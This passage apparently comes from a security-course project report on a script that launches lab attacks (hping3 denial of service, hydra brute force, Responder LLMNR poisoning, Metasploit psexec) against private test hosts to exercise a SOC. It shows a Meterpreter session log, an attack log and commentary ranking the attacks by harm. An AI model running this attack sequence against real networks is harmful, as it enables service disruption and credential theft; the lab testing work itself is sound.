[*] Meterpreter session 1 opened (172.16.50.51:4444 → 172.16.50.20:51519) at 2023-05-29 22:28:
24 +0800

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.16.50.20 - Meterpreter session 1 closed.  Reason: User exit
resource (psxatk.rc)> exit
[*] Starting persistent handler(s)...

┌──(kali㉿kali)-[~/cfc0202/socproj]
└─$
```

This shows the portion from the meterpreter console and the manual exit from meterpreter, followed by the scripted exit from msfconsole

soctest.sh

```
┌──(kali㉿kali)-[/var/log]
└─$ cat socatk.log
Mon May 29 10:03:20 PM +08 2023 hping3-DOS 172.16.50.2
Mon May 29 10:10:29 PM +08 2023 hydra 172.16.50.52
Mon May 29 10:13:39 PM +08 2023 hydra 172.16.50.20
Mon May 29 10:16:44 PM +08 2023 responder-LLMNR 172.16.50.0/24
Mon May 29 10:28:03 PM +08 2023 metasploit-psexec 172.16.50.20
Mon May 29 10:50:04 PM +08 2023 responder-LLMNR 172.16.50.0/24

┌──(kali㉿kali)-[/var/log]
```

The attacks are logged in the socatk.log file in /var/log
Writing to directory made possible by amending privileges
Details recorded are time of attack, type of attack and IP address of the attack

Comments on Attacks

The attacks chosen for this script were based on increasing level of sophistication and potential for harm, allowing the SOC Manager to choose the attack based on the level of testing required.

DOS attacks are simple and straightforward. Not even aimed at stealing credentials, they are focused on causing service disruptions and can be launched against both Windows and Linux targets. Their potential for damage is mostly limited to large scale inconveniences but can be a problem if critical infrastructure is disrupted.

Brute Force attacks, similar to DOS, can be launched against both Windows and Linux, and can also be launched from both external and internal sources. However, they are aimed and gaining access to targeted machines and so the damage potential is higher since access is involved. In addition to testing network security settings and SOC response, The SOC Manager might also use this attack to test password hygiene and if old passwords are being re-used.

LLMNR poisoning, unlike the first two, is limited to Windows systems but is still a relevant choice due to Windows being rather ubiquitous. Compared to brute forcing, it does not target one machine, but instead targets the entire network. Being able to steal more than one set of credentials, the threat level for this is higher than the previous two.

Metasploit's PsExec module, the last and most dangerous attack can perform a variety of tasks remotely. From taking a screenshot to privilege escalation and account creation, the damage potential is limited only by the intent and creativity of the attacker. Thankfully, it requires some existing conditions to be in place first before it can work.

Unfortunately, the exit from meterpreter could not be automated. Attempts to do so resulted in the script freezing between meterpreter and msfcondole, with Ctrl+C being the only way out. It might have something to do with the module coding.

References

- Coloured text in script
  https://stackoverflow.com/questions/5947742/how-to-change-the-output-color-of-echo-in-linux

- Continue by pressing any key
  https://unix.stackexchange.com/questions/293940/how-can-i-make-press-any-key-to-continue

- Using Autorunscript to automate post exploitation script
  https://www.oreilly.com/library/view/mastering-metasploit/9781786463166/ch09s05.html

- Ipcalc (at 3.27)
  https://youtu.be/FKVsz_2IWJs

- Random number generation
  https://stackoverflow.com/questions/8988824/generating-random-number-between-1-and-10-in-bash-shell-script

THANK YOU